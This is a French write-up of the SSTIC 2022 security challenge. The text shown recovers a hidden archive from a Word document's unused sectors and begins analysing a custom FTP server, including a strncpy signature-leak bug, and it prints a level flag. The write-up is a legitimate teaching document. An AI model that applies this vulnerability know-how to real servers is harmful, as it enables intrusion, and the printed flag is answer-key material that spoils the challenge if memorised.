Solution du challenge SSTIC 2022

Pierre Bienaimé

20 mai 2022

Table des matières

Introduction **3**

1 Niveau 1 **5**

2 Niveau 2 **10**
2.1 Découverte du niveau . . . 10
2.2 On se met bien . . . 11
2.3 Analyse du server FTP . . . 12
2.4 Leak de signature . . . 16
2.5 Analyse du HSM . . . 18
2.6 Récupération des clés . . . 22

3 Niveau 3 **28**
3.1 But du niveau . . . 28
3.2 Recherche de vulnérabilités . . . 28
3.3 Heap overflow base64 . . . 28
3.4 Confusion de type . . . 29
3.5 Heap overflow realloc . . . 29
3.6 Exploitation de la confusion de type . . . 30
3.7 Contrôle du flux d'exécution et ROP . . . 32
3.8 Parenthèse débug . . . 34
3.9 Code d'exploitation . . . 35

4 Niveau 4 **38**
4.1 Récupération de home_backup.tar.zz . . . 38
4.2 Analyse de zz . . . 40
4.3 Désassemblage de la première VM . . . 41
4.4 Désassemblage de la seconde VM . . . 50
4.5 Algorithme de compression . . . 56
4.6 unzz.py . . . 57

5 Niveau 5 **62**
5.1 Découverte du niveau . . . 62
5.2 Mounter_client et mounter_server . . . 62
5.3 Contenu du goodfs . . . 63
5.4 Goodfs à distance . . . 64
5.5 But du niveau . . . 65

5.6 Analyse des règles Seccomp 66
5.7 Execution d'un shellcode 67
5.8 Attaque par inodes auxilliaires 73
5.9 Recherche de vulnérabilité dans goodfs.ko 77
5.10 Exploitation 79

6 Niveau 6 **88**
6.1 La fin est proche 88
6.2 Inodes négatifs 88
6.3 Corruption de mounter_server 89
6.4 Shellcode 89
6.5 Code de l'exploitation 91

7 Niveau bonus **102**

Conclusion **103**

Introduction

J'aime le challenge SSTIC ! Chaque année, j'apprends grâce à lui de nouvelles choses et je prends grand plaisir à le résoudre, même si c'est toujours un moment difficile. C'est un challenge exigeant, qui nécessite un sérieux investissement en temps et une bonne dose de motivation. On se sent souvent très nul. Mais le plaisir d'arriver au bout n'en est que plus grand !

Voici le scénario de cette édition 2022 :

> Nous avons intercepté un message caché de l'Organisation. Nous la supposons responsable de nombreux méfaits, mais nous n'avons jamais pu rassembler suffisamment de preuves pour être pris au sérieux.
>
> Heureusement, nous sommes sur le point de mettre à jour leurs secrets. Une de nos sources a découvert qu'ils s'échangeaient des informations camouflées dans des fichiers sur des forums. Notre source a pu identifier un document secret sur un forum de cuisine mais n'a pas pu nous en dire plus sans compromettre sa position.
>
> Malheureusement, aucun de nos experts n'a réussi à extraire les informations sensibles cachées dans celui-ci.
>
> Votre mission est, si vous l'acceptez, de récupérer le contenu de ce fichier secret, et d'en découvrir le plus possible sur l'Organisation afin d'exposer leurs activités.

Le but du challenge est de trouver une adresse email cachée sur le serveur d'une organisation complotiste. La route pour récupérer ce précieux sésame va être longue. Voici un rapide aperçu des épreuves qui nous attendent.

Niveau 1 : Le challenge commence en douceur avec de la stéganographie. Des données ont été camouflées dans un fichier au format .doc.

Niveau 2 : Les choses deviennent plus sérieuses avec une épreuve de cryptographie dans un contexte embarqué. Un HSM (Hardware Secure Module) implémenté sur une carte Arduino doit être analysé afin de casser les signatures cryptographiques qu'il produit. Pour le plus grand plaisir des mathématiciens, les corps de Galois seront de la partie.

Niveau 3 : Le challenge se poursuit avec l'exploitation d'un serveur FTP maison qui renferme plusieurs vulnérabilités. La particularité est que notre code d'exploitation devra être amélioré à chaque étape car il va servir de socle pour la suite du challenge.

Niveau 4 : L'aventure continue avec l'analyse d'un format de compression maison dont il sera nécessaire d'écrire le code de décompression. Ce niveau nécessite principalement du reverse engineering, puisque le code de compression est enfoui à l'intérieur de plusieurs machines virtuelles.

Niveau 5 : Il nous faut à présent trouver une vulnérabilité dans un driver Linux qui implémente un système de fichiers maison nommé goodfs. L'exploitation de cette vulnérabilité devra être encaspulée dans notre exploitation du server FTP (niveau 3). Elle permettra d'accéder à tous les fichiers présents sur le disque formaté avec goodfs, même ceux qui nécessitaient normalement les droits root.

Niveau 6 : Toujours en exploitant le driver du système de fichiers goodfs, cette fois il va falloir aller encore plus loin. Le but est d'utiliser une vulnérabilité du driver pour exploiter un autre processus (mounter_server) qui tourne avec les droits root. Nous deviendrons ainsi root sur le serveur de l'Organisation et nous pourrons subtiliser ses derniers secrets. Le code d'exploitation de mounter_server étant encapsulé dans l'exploit de goodfs, qui est lui même encapsulé dans l'exploit du serveur FTP, le cerveau ne manquera pas de fumer.

Niveau Bonus : Traditionnellement, chaque challenge SSTIC se termine par une petite épreuve qui peut à la fois être triviale et agaçante. Cette année, nous aurons droit à de l'ASCII art.

1 Niveau 1

Le challenge débute par l'analyse d'un document Microsoft Word (.doc) qui présente la recette de cuisine d'une tarte aux pommes, donnée par le Grand Gourou Skippy [1]. Voici le fichier en question, ici ouvert avec LibreOffice Writer.

La meilleure tarte aux pommes

Ingrédients :

- 1 pâte feuilletée
- 2 ou 3 pommes
- De la compote
- Un sachet de sucre vanillé

Préparation :

1. Préchauffez le four à 210°C
2. Epluchez et découpez vos pommes en lamelles
3. Etalez la pâte dans un moule et piquez là avec une fourchette
4. Verser la compote sur la pâte
5. Disposez harmonieusement vos pommes sur la compote
6. Enfournez et laissez cuire 30 min en surveillant la cuisson

Le conseil du chef :

A servir chaud avec un peu de miel

Grand Gourou Skippy

1. https://www.youtube.com/watch?v=dOJwGl3yLMU

On nous informe que des informations ont été camouflées dans ce document. Personnellement, je me considère comme un amateur de stéganographie (si si, il en existe) mais je n'avais encore jamais eu l'occasion de mettre les mains dans le format de fichier .doc.

Après avoir éliminé quelques hypothèses triviales (des caractères écrits en blancs sur fond blanc ?), ma première idée était d'extraire l'image de tarte pour vérifier qu'elle ne contenait pas d'informations cachées dans ses bits de poids faible, dans ses métadonnées, dans ses octets inutilisés, etc. J'ai alors réalisé qu'il n'était pas si évident de récupérer l'image d'origine avec la garantie qu'elle n'ait subi aucune modification (conversion vers un autre format, compression, ...). En effet, la moindre altération pourrait faire disparaître d'éventuelles données cachées par stéganographie.

Quand on fait naïvement un `clic droit -> sauvegarder` dans LibreOffice Writer, on nous demande d'abord si on veut enregistrer l'image modifiée ou l'image d'origine (ce qui est plutôt bon signe). Mais on nous demande ensuite de choisir un nom et un format de fichier. Jpeg est sélectionné par défaut, mais une dizaine d'autres sont proposés. Enfin, si on choisit jpeg, on doit sélectionner des options telles que la taille de l'image, le taux de compression ou le nombre de couleurs. Ça, c'est déjà moins bon signe. Car même si on conserve toutes les options par défaut, comment être certain que l'image d'origine n'aura pas été ré-encodée ? Ses éventuelles métadonnées seront-elles toujours présentes ?

Bien que doutant de son intégrité, on va malgré tout commencer par analyser l'image jpeg extraite. Elle pèse 566 385 octets (554 Kio) et ne semble rien contenir d'anormal. Le fichier Recette.doc, qui visuellement ne contient que cette image et une page de texte, est pourtant bien plus volumineux puisqu'il pèse 5.6 Mio. On peut donc supposer sans trop prendre de risques que la vérité est ailleurs.

L'outil **binwalk** renvoie un résultat intéressant.

```
# binwalk Recette.doc

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1991168       0x1E6200        gzip compressed data, from Unix,
                              last modified: 1970-01-01 00:00:00 (null date)
```

On ne trouve pas de trace de l'image. Mais on apprend que le fichier renferme probablement un archive gzip. Cette archive ne peut pas être extraite en l'état par **binwalk**. On en comprendra plus tard la raison : elle est découpée en plusieurs morceaux.

Il va donc être nécessaire de comprendre comment fonctionne le format de fichier .doc, que ce soit pour découvrir la manière dont sont stockées les images, pour enquêter sur la présence d'un gzip, ou pour chercher les recoins de ce format susceptibles de contenir des données cachées.

Les fichiers .doc sont en réalité au format OLE. C'est un format qui est commun à plusieurs produits Microsoft, mais qui est principalement utilisé par la suite MS Office 97-2003. Par exemple, les fichiers avec des extensions .doc, .xls, .ppt, .vsd sont tous au même format OLE.

Dans la pratique, OLE est un format assez complexe, comparable à une image de disque dur. Le fichier OLE est découpé en secteurs. Une table d'allocation des fichiers (FAT, File Allocation Table) est utilisée pour spécifier les secteurs qui sont libres ou utilisés. Les fichiers volumineux sont stockés sur plusieurs secteurs. La FAT peut alors être utilisée comme une liste chaînée de numéros de secteurs, permettant de reconstruire le fichier complet.

Plusieurs outils sont dédiés à l'analyse du format OLE. On peut par exemple ainsi citer **oletools** [2] ou **oledump** [3], qui s'appuient tous les deux sur le module python **olefile** [4].

Voici ce que l'on obtient quand on utilise **oledir**, qui est un des outils de la suite **oletools** et qui permet de lister les entrées qui sont contenues dans un fichier OLE.

```
# oledir Recette.doc
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file Recette.doc:
----+------+-------+----------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry            |-    |-    |1    |3       |4672
1   |<Used>|Stream |\x01CompObj           |2    |5    |-    |0       |106
2   |<Used>|Stream |\x01Ole               |-    |3    |-    |2       |20
3   |<Used>|Stream |1Table                |4    |-    |-    |3       |4064
4   |<Used>|Stream |Data                  |-    |-    |-    |C       |566656
5   |<Used>|Stream |\x05SummaryInformation|6    |7    |-    |43      |200
6   |<Used>|Stream |WordDocument          |-    |-    |-    |467     |4157
7   |<Used>|Stream |\x05DocumentSummaryInf|-    |-    |-    |47      |116
    |      |       |ormation              |     |     |     |        |
----+------------------------------+------+-------------------------------------
id  |Name                          |Size  |CLSID
----+------------------------------+------+-------------------------------------
0   |Root Entry                    |-     |00020906-0000-0000-C000-000000000046
    |                              |      |Microsoft Word 97-2003 Document
    |                              |      |(Word.Document.8)
1   |\x01CompObj                   |106   |
2   |\x01Ole                       |20    |
7   |\x05DocumentSummaryInformati|116   |
    |on                            |      |
5   |\x05SummaryInformation        |200   |
3   |1Table                        |4064  |
4   |Data                          |566656|
6   |WordDocument                  |4157  |
```

Le résultat produit par **oledump** est comparable.

```
# python3 oledump.py Recette.doc
  1:       106 '\x01CompObj'
  2:        20 '\x01Ole'
  3:       116 '\x05DocumentSummaryInformation'
  4:       200 '\x05SummaryInformation'
  5:      4064 '1Table'
  6:    566656 'Data'
  7:      4157 'WordDocument'
```

Dans les deux cas, ces outils identifient 7 flux. Le plus volumineux est le flux 6, estampillé `Data`, qui correspond à quelques octets près à la taille de l'image de tarte aux pommes qui avait été extraite à la main. Quand on extrait ce flux 6 et qu'on le compare avec notre image, on remarque que cette image est intégralement contenue dans les données du flux 6. On en conclut que la procédure d'extraction manuelle avait finalement bien fonctionné.

2. https://github.com/decalage2/oletools
3. https://blog.didierstevens.com/programs/oledump-py/
4. https://www.decalage.info/olefile

Les chaînes de caractères contenues dans le document se trouvent dans le flux 7. Les autres flux renferment des données diverses qui nous intéressent assez peu, puisqu'ils ne font que quelques octets. Leur taille est négligeable devant celle de l'image. Et pourtant cette image ne représente qu'un dixième de la taille totale du fichier Recette.doc. Qu'y a-t-il d'autre dans ce fichier OLE ?

L'idée qui m'est venue a été de parcourir moi-même la table FAT du fichier OLE afin d'examiner tous les secteurs, même ceux qui sont prétendument inutilisés. La FAT contient une liste chaînée de numéros de secteurs. Un flux est composé d'un ou plusieurs secteurs. Lorsqu'on lit la FAT à l'index qui correspond à un numéro de secteur, on obtient le numéro du secteur suivant. Ces secteurs ne sont pas nécessairement contigus. Un flux se termine forcément par une entrée spéciale dans la FAT : la constante ENDOFCHAIN qui vaut 0xFFFFFFFE.

J'ai donc écrit un petit script baptisé **olefat**, basé sur le module python **olefile**, qui parcourt les listes chaînées de la FAT à l'envers afin de reconstruire tous les flux, même ceux qui n'ont pas été déclarés dans l'entête du fichier OLE. On cherche dans la FAT toutes les entrées valant 0xFFFFFFFE, on obtient un index, on cherche cet index dans la FAT et on y lit un nouvel index. On continue ainsi de suite, jusqu'à la fin des temps. Ou plutôt jusqu'à ne plus trouver d'entrée qui référence notre index courant. C'est le signe que nous sommes arrivés au début d'un flux. On le sauvegarde sous forme de fichier et on passe à l'entrée 0xFFFFFFFE suivante.

```python
import sys
import olefile

ENDOFCHAIN = 0xFFFFFFFE

def dump_streams(f):
    ole = olefile.OleFileIO("Recette.doc")
    ends = [i for i, x in enumerate(ole.fat) if x == ENDOFCHAIN]
    for e in ends:
        stream = bytearray()
        sector_count = 1
        while True:
            # dump content of current sector
            offset = ole.sector_size * (e+1)
            ole.fp.seek(offset)
            stream[0:0] = ole.fp.read(ole.sector_size)
            # find previous stream entry
            if ole.fat.count(e) == 1:
                e = ole.fat.index(e)
                sector_count += 1
                continue
            else:
                fname = "stream_%d" % e
                with open(fname, "wb") as f:
                    f.write(stream)
                print("Saving file %s\t%d bytes\t%d sector(s)" % (fname, len(stream), sector_count))
                break

def main():
    if len(sys.argv) != 2:
        print("Usage: olefat.py [filename]")
        sys.exit(2)
    dump_streams(sys.argv[1])

if __name__ == '__main__':
    main()
```

```
# python3 olefat.py Recette.doc
Saving file stream_2    512 bytes     1 sector(s)
Saving file stream_1137 1024 bytes    2 sector(s)
Saving file stream_3    5120 bytes    10 sector(s)
Saving file stream_3888 5193216 bytes 10143 sector(s)
Saving file stream_12   566784 bytes  1107 sector(s)
Saving file stream_1127 4608 bytes    9 sector(s)
```

Dans le fichier OLE Recette.doc, les secteurs font 512 octets. Comme on extrait des listes de secteurs (et pas juste le fichier qu'ils peuvent contenir), on obtient toujours une taille qui est un multiple de 512. C'est pour cette raison que notre fichier stream_12, qui contient l'image jpeg de la tarte aux pommes, est légèrement plus volumineux qu'en réalité (il contient des octets nuls en fin de fichier).

Notre script **olefat** permet d'extraire le gros fichier stream_3888 qui s'avère être une archive tar.gz. Cette archive contient la suite du challenge : un unique dossier *release* qui renferme 7 fichiers. L'un de ces fichiers, e4r7h.txt, contient le précieux sésame du premier niveau.

```
SSTIC{47962828593d98d0d7392590529c4014}
```

2 Niveau 2

2.1 Découverte du niveau

Nous venons de récupérer un dossier *release* qui contient 7 fichiers, dont le fichier texte e4r7h.txt présenté ci-dessous, qui nous donne des indications sur la suite du challenge.

> Cette archive secrète contient le projet "SEUKRAI", un système d'upload de fichiers que j'ai conçu.
>
> Il s'agit d'un serveur FTP, qui aura à terme les capacités suivantes :
> — Stockage de fichiers anonyme
> — Compression custom de données
> — Le tout hébergé sur un système de fichier custom
>
> Pour le moment, seul le serveur FTP est pleinement opérationnel, les autres fonctionnalités sont en cours de test, vous pouvez accéder à mon instance de test sur 62.210.131.87 pour y jeter un oeil.
>
> L'utilisateur "anon" a un accès libre aux dossier public, mais ce n'est qu'une façade : Une fois toutes les fonctionnalités implémentées, il sera possible de se connecter via un utilisateur secret, afin d'accéder aux données hautement classifiées de notre organisation.
>
> Ce système est extrêmement sécurisé, et son implémentation entièrement faite maison permettra à nos opérations de rester secrètes.
>
> Vous pouvez monter votre propre instance du serveur à des fins de test. A terme, il s'agira votre principal moyen de communication avec les autres membres de l'organisation.
>
> Je vous tiendrai au courant de la finalisation du développement dans les prochaines semaines.
>
> Cordialement,
> Grand Gourou Skippy
>
> SSTIC{47962828593d98d0d7392590529c4014}

Voici les 6 autres fichiers contenus dans le dossier *release* :

start_vm.sh : une commande **qemu-system-x86_64** avec un milliard d'options, qui permet de démarrer la machine virtuelle de test.

bzImage : le noyau linux utilisé par cette machine virtuelle.

Makefile : Il permet dans un premier temps de télécharger et de compiler le projet **simavr** depuis github, un simulateur pour l'architecture de microcontrolleur AVR (un microcontroleur que l'on trouve notamment sur des cartes Arduino). Ensuite, en utilisant **make run**, on va démarrer à la fois une carte Arduino virtuelle et la VM linux de test (via start_vm.sh). Les deux VM seront reliés par un port série.

chall.hex : C'est le firmware sur lequel va démarrer la carte Arduino virtuelle (simduino, un mocreau du projet simavr).

simavr.patch : Ce patch est appliqué au projet simavr et permet de rajouter le support d'une mémoire eeprom. Cette mémoire sert à stocker des clés cryptographiques K1 et K2 ansi qu'un mot de passe GOODFS_PASSWD. Les valeurs de ces trois données sont fournies par l'utilisateur au moment de démarrer simduino.

initramfs.img : C'est une image disque contenant le système de fichiers de la VM linux.

En explorant le contenu d'initramfs.img, on trouve l'arborescence minimaliste d'un système linux. La VM est relativement vide. Le dossier /lib ne contient que 3 bibliothèques (la libc, ld et seccomp). Le dossier /bin est principalement composé d'une busybox. Voici les fichiers qui attirent notre attention :

/home/sstic/secret.txt,

/home/sstic/sensitive/m00n.txt,

/root/final_secret.txt : Trois fichiers qui contiennent uniquement le mot REDACTED. On devine que sur le vrai serveur de l'Organisation accessible à l'adresse IP 62.210.131.87, ces fichiers auront un contenu d'intérêt et probablement des flags. Notre but au fil des étapes sera de trouver un moyen de lire ces fichiers.

/home/sstic/server : le serveur FTP maison.

/home/sstic/sensitive/zz : l'outil de compression de données maison (utile à partir du niveau 4).

/goodfs.ko : le driver de système de fichiers maison (utile à partir du niveau 5).

/bin/mounter_client, /bin/mounter_server : deux exécutables qui permettent de monter un disque formatté avec le système de fichiers goodfs.

/devices/sdb : le disque en question. On pourrait d'ores et déjà faire un **cat** dessus pour révéler un indice du niveau 5. Mais ne brûlons pas trop les étapes.

/init : un ensemble de commandes qui seront exécutées au démarrage de la VM et qu'on pourra modifier pour faciliter notre travail.

/home/sstic/info.txt : un fichier important, présenté ci-dessous, qui nous donne un indice sur le chemin à suivre.

> J'ai installé un module de sécurité hardware pour sécuriser le serveur FTP ! En rajoutant de la crypto pour signer toutes sortes de données, on a un serveur en béton :)
>
> TODO : Penser à faire vérifier la crypto

2.2 On se met bien

Pour cette deuxième épreuve, on se retrouve avec beaucoup de choses analyser et une instance de test avec laquelle il va falloir se familiariser. Au début on est forcément un peu perdu. Par où commencer ?

Commençons par nous mettre à l'aise. Notre instance de test du serveur de l'Organisation est composée d'une VM Linux lancée avec qemu, branchée à un module de crypto hardware (HSM, Hardware Security Module). Cette architecture nous rappelle fortement ce qu'on avait

déjà cotoyé dans les niveaux 3, 4 et 5 du challenge SSTIC 2021. Quelques astuces apprises l'année dernière peuvent donc être directement réutilisées.

On va modifier le fichier *init* de la VM afin de nous simplifier la vie au maximum. Par défaut, la VM démarre le serveur FTP mais ne nous offre pas de terminal. Pour y remédier, il suffit de décommenter deux lignes du script.

```
#uncomment that for shell
#stty -F /dev/ttyS0 -icrnl -ixon -ixoff -opost -isig #-icanon -echo
#setsid cttyhack setuidgid 1000 sh
```

A noter que si on choisit l'uid 0 au lieu de 1000, on aura un shell root, donc on ne va pas se priver. Dans ce fichier, on va supprimer les lignes `umount /proc` et `umount /sys` car c'est souvent bien pratique d'aller fouiner dans le dossier /proc. On peut également tout de suite écrire 0 dans /proc/sys/kernel/randomize_va_space afin de désactiver l'ASLR. Le script *init* écrit 0, puis juste après écrit 2 dans /proc/sys/kernel/kptr_restrict. On va plutôt garder le 0, comme ça les symboles du kernel linux seront visibles dans /proc/kallsyms.

On peut également modifier les options de qemu dans start_vm.sh. Les options -s et plus tard -S seront pratiques lorsqu'on voudra débugger le driver goodfs.ko. On rajoute aussi le mot clé **nokaslr** qui désactive l'ASLR du kernel.

Enfin, avant chaque démarrage de la VM, on va repacker initramfs.img. Car on sent déjà que cette VM on devra la démarrer plusieurs centaines de fois au cours du challenge, donc on veut éviter le maximum d'opérations manuelles. L'idée est de pouvoir facilement rajouter ou modifier des fichiers dans notre VM. Par exemple, un moment donné on se compilera un **gdbserver**. Ce sera également pratique pour faire des tests en direct (jouer avec le driver par exemple), sans avoir besoin de passer par toute une encapsulation d'exploits. On peut aussi se rajouter des alias bash, etc.

Voici ce à quoi ressemble mon script de démarrage de la VM.

```
#!/bin/bash
killall simduino.elf
gcc -masm=intel -o test test.c
if [ \$? -eq 0 ]
  then
    echo "Compilation successful"
    cp test initramfs_patched/home/sstic/
    cd initramfs_patched
    find . | cpio -o -H newc | gzip > ../initramfs_patched.img
    cd ..
    make run
fi
```

2.3 Analyse du server FTP

L'indice du fichier info.txt nous informe que la crypto employée par le HSM est probablement faible. Pour autant, on ne va pas directement commencer par reverser le firmware du HSM chall.hex. On a d'abord besoin de comprendre comment fonctionne la plafeforme et comment ce HSM est utilisé par le serveur FTP.

Le serveur FTP est le point d'entrée du serveur de l'Organisation. Que ce soit à distance (62.210.131.87) où en local en lançant notre VM de test, on s'y connecte sur le port 31337. A noter qu'à l'intérieur de la VM, le serveur FTP démarre par défaut sur le port 31500, mais la configuration de qemu redirige ce port vers 31337.

On commence par tester le serveur avec un client FTP classique (tel que ce bon vieux binaire **ftp**). Comme indiqué dans la consigne, on s'y connecte avec un utilisateur anon, sans mot de passe. On comprend que le serveur FTP nous donne accès au contenu du dossier /home/sstic. Il est possible de récupérer le fichier info.txt sur le serveur distant et constater qu'il est identique au notre. Par contre, quand on veut récupérer secret.txt, on obtient une erreur *550 Permission denied*. Autre déconvenue, quand on essaye de se déplacer dans le dossier *sensitve*, on découvre qu'on ne peut pas changer de dossier puisque la commande CWD n'est pas implémentée.

```
# ftp 62.210.131.87 31337
Connected to 62.210.131.87.
220 Welcome
Name (62.210.131.87:test): anon
331 Username ok, need password
Password:
230 Login successful

ftp> pwd
257 "/home/sstic"

ftp> dir
503 Passive mode only

ftp> passive
Passive mode on.

ftp> dir
227 Entering passive mode (62,210,131,87,161,144)
150 Ok
drwx------     3 1000 1000      120 Mar 31 19:51 .
drwxr-xr-x     3    0    0       60 Mar 19 15:06 ..
drwxr-xr-x     2 1000 1000      100 Mar 31 23:37 sensitive
-rw-r--r--     1 1000 1000      503 Mar 30 21:51 secret.txt
-r-xr-xr-x     1 1000 1000    41704 Mar 31 19:51 server
-rw-r--r--     1 1000 1000      219 Mar 31 19:51 info.txt
226 Send Ok

ftp> get info.txt
local: info.txt remote: info.txt
227 Entering passive mode (62,210,131,87,161,144)
150 Ok
WARNING! 5 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Send ok
219 bytes received in 0.00 secs (53.4134 kB/s)

ftp> get secret.txt
local: secret.txt remote: secret.txt
227 Entering passive mode (62,210,131,87,161,144)
550 Permission denied

ftp> cd sensitive
500 Unknown command
CWD command not recognized, trying XCWD
500 Unknown command
```

Si on interroge le serveur FTP situé dans notre VM de test, ça fonctionne un peu moins bien. En effet, les commandes LIST et RETR ne fonctionnent qu'en mode passif, et le mode

passif ne fonctionne pas directement avec le client **ftp** car le serveur présente son adresse ip interne (10.10.10.10) alors qu'on lui parle via 127.0.0.1. De plus, on constate qu'on risque de vouloir contrôler assez finement les commandes FTP qui seront envoyées, et que le binaire **ftp** est un peu trop haut niveau.

Le protocole FTP fonctionne en mode texte, il est simple à appréhender par un humain (ça ressemble un peu au protocole HTTP). Donc plutôt que d'utiliser un client FTP haut niveau, j'ai préféré taper mes commandes à la main avec **netcat**. Par la suite, j'ai codé un serveur FTP basique en python.

Quand on analyse le serveur FTP avec Ghidra, on constate que le binaire n'est pas strippé. On fait un rapide travail de rétroconception avec deux objectifs initiaux : comprendre pourquoi l'accès au fichier secret.txt nous est interdit, et pourquoi le changement de dossier ne fonctionne pas.

On trouve la première réponse dans la fonction handleRetrFTPServer. Un bête strcmp() est appelé avec le nom du fichier que l'on souhaite récupérer. Et si ce nom est secret.txt, une permission spéciale est nécessaire. Avec un peu de reverse supplémentaire, on trouve que cette permission vaut 0 tant qu'on est pas authentifié, puis qu'elle vaut 1 quand on est connecté avec l'utilisateur anon. Or, pour lire secret.txt, on a besoin d'une permission dont le 2ème bit est positionné. Par exemple, permission=2 fonctionnerait.

Pour changer sa permission, il semble n'y avoir que deux options :

— Trouver une vulnérabilité d'écriture arbitraire dans le serveur FTP. Même une vulnérabilité ne permettant pas de contrôler ce qui est écrit aurait de bonnes chances de fonctionner, puisqu'on a seulement un bit à modifier pour débloquer l'accès au fichier secret.txt... du moins c'est ce que l'on croit pour l'instant. Plus tard on découvrira que changer sa permission en cours de route va corrompre notre signature et nous empêcher d'exécuter d'autres commandes.

— Utiliser la commande CERT, qui permet de choisir un nom d'utilisateur et une permission arbitraire, à condition d'avoir une signature valide. La signature sera calculée en utilisant le HSM (Arduino virtuel) branché sur le port série de la VM linux. Comme un indice nous dit que la crypto n'a pas été vérifiée, on penche pour cette possibilité et on commence à avoir des raisons d'aller examiner le firmware du HSM pour comprendre comment cette signature est vérifiée.

Pour en revenir au changement de dossier qui ne fonctionne pas, il se trouve que la commande FTP CWD (Change Current Directory) n'est pas implémentée, tout comme d'ailleurs de nombreuses autres commandes. Le serveur FTP ne supporte que 12 commandes, sur les 70 commandes [5] spécifiées dans les RFC successives du protocole FTP. C'est suffisamment petit pour être analysé de manière exhaustive.

Voici les 12 commandes supportées par le serveur FTP maison et les spécificités intéressantes de leur implémentation.

USER : *Authentication username*. Le code n'accepte que deux noms d'utilisateurs, à savoir anon et anonymous. Il n'y a pas de connexion vers une base de donnée, un

5. https://en.wikipedia.org/wiki/List_of_FTP_commands

serveur d'authentification, ou quoi que ce soit d'autre.

PASS : *Authentication password.* L'utilité de cette commande est discutable, puisque le serveur ne supporte que deux noms d'utilisateur, et que ces deux utilisateurs n'ont pas de mot de passe. La commande PASS ne prend donc aucun mot de passe en paramètre. Mais il reste néanmoins indispensable de l'envoyer pour finaliser notre authentification. C'est le code de cette commande qui va terminer l'initialisation d'une structure qu'on nommera **user_t**, en y stockant notamment une signature calculée par le HSM à partir du nom d'utilisateur.

TYPE : *Sets the transfer mode (ASCII/Binary).* Seul le mode *Binary* est supporté.

PWD : *Print working directory.* Un simple wrapper autour de la fonction getcwd() de la libc.

PASV : *Enter passive mode.* Le protocole FTP fonctionne sur deux ports. Un port pour les commandes (par défaut 21) et un autre pour le transfert de données (par défaut 20). Le mode actif ou passif permet de choisir qui du client ou du serveur va initier la connexion sur le port de données. Le serveur FTP que l'on analyse ne supporte que le mode passif, c'est à dire que quand des données devront être transférées (typiquement un transfert de fichier), c'est le serveur qui va écouter sur un port et attendre que le client s'y connecte. Le numéro du port de données va dépendre de la valeur des variables d'environnement P1 et P2 du serveur. Dans la configuration de notre VM de test, c'est le port 33344 qui sera choisi.

PORT : *Specifies an address and port to which the server should connect.* Cette commande est utilisée par le mode actif. Dans notre cas, elle se contente de renvoyer une erreur *503 Passive mode only.*

LIST : *Returns information of a file or directory if specified, else information of the current working directory is returned.* C'est un genre d'équivalent du binaire **ls**. Cette commande est censée accepter un chemin en argument, mais dans le cas du serveur FTP maison, cet argument est ignoré et LIST va systématiquement lister les fichiers du dossier courant. Cette commande nécessite d'être en mode passif.

QUIT : *Disconnect.* Pas grand-chose de plus à ajouter.

RETR : *Retrieve a copy of the file.* Le protocole FTP sert à transférer des fichiers. RETR est donc une des commandes principales du protocole. Elle sert à transférer des fichiers depuis le serveur vers le client. Dans notre cas, elle ne fonctionne qu'en mode passif. Outre la vérification sur le nom du fichier secret.txt (qui a déjà été évoquée et qui requiert une permission spéciale), cette commande interdit la présence de / et de **..** dans le nom de fichier. De cette façon, on ne va pas pouvoir quitter le dossier /home/sstic, ce qui aurait pu permettre de contourner l'absence de la commande CWD.

FEAT : *Get the feature list implemented by the server.* Cette commande permet de spécifier au client le support d'éventuelles commandes FTP maison. Ici, on nous informe de l'existence de deux commandes qui ne font pas parti du standard FTP : CERT et DBG.

CERT : Cette commande maison permet de s'authentifier en utilisant un certificat plutôt qu'un couple username/password. Le certificat doit se présenter sous la forme d'une chaîne de caractères « *user=...&perms=...&sig=...* » qu'il faudra encoder en base64. Si on parvient à forger un certificat valide, on pourra choisir notre permission et ainsi accéder au fichier secret.txt. Mais pour forger un certificat, il faut être capable de calculer la signature de la chaîne *user=...&perms=...*, et pour ce faire nous avons besoin de connaître les clés cryptographiques K1 et K2 stockées dans le HSM distant.

DBG : Cette seconde commande maison ouvre un fichier ftp.log dans lequel les différentes actions effectuées sur le serveur vont être sauvegardées. Comme ce fichier ftp.log sera créé dans le dossier /home/sstic, on pourra le récupérer sur le serveur distant grâce à la commande RETR. Le contenu de ce fichier de log semble bénin et ne nous apprend rien que l'on ne sache déjà. Mais on se doute que cette commande maison n'a pas été rajoutée que pour faire joli. En effet, comme nous allons le voir tout de suite, elle va permettre de récupérer (entre autres) le leak d'une signature.

Parmi les principales commandes FTP absentes, on notera en particulier CWD qui permet de changer de dossier courant, et STOR qui permet d'envoyer un fichier vers le serveur (l'inverse de RETR).

2.4 Leak de signature

Le fichier info.txt nous indique que le HSM a été utilisé pour signer toutes sortes de données. Après avoir analysé le serveur FTP, on a observé au moins 4 cas d'usage différents :

1. Avant l'exécution de chaque commande FTP, une signature est vérifiée. Elle est basée sur le nom d'utilisateur et sa permission.
2. Tous les pointeurs de fonction manipulés dans le code du serveur FTP sont signés par le HSM au moment de leur stockage dans diverses structures. Ces pointeurs sont ensuite authentifiés au moment de leur appel.
3. Le HSM permet d'implémenter un stack cookie original.
4. Les certitifats utilisent une signature calculée par le HSM.

Si la crpyto est véritablement faible, on aimerait pouvoir récupérer certaines de ces données signées pour voir ce qu'il est possible d'en tirer. Le serveur FTP contient plusieurs vulnérabilités, mais pour ce deuxième niveau du challenge, une seule sera nécessaire. Elle se trouve dans le code qui gère la commande USER (la fonction handleUserFTPServer).

Ce qui nous met d'abord la puce à l'oreille, c'est un choix d'implémentation assez bizarre. Le nom d'utilisateur donné en paramètre de la commande USER est d'abord copié (via strncpy) dans un champ de la structure user_t, puis juste après, ce nom est comparé avec anon et anonymous afin de déterminer s'il s'agit d'un nom valide. Faire cette comparaison en premier semblait plus logique afin d'économiser une copie et d'éviter de laisser des données arbitraires traîner dans la structure user_t.

La structure user_t fait 48 octets. Le champ de cette structure servant à stocker le nom d'utilisateur fait 16 octets. Or, la copie de ce nom est faite via la fonction strncpy() en spécifiant une taille de 16 octets. C'est bien, c'est la bonne taille, il n'y aura pas de débordement. Mais il y a quand même un bug. Voici ce que dit la page de *man* de strcpy/strncpy :

```
The strncpy() function is similar, except that at most n bytes of src are copied.
Warning: If there is no null byte among the first n bytes of src, the string placed
in dest will not be null-terminated.
```

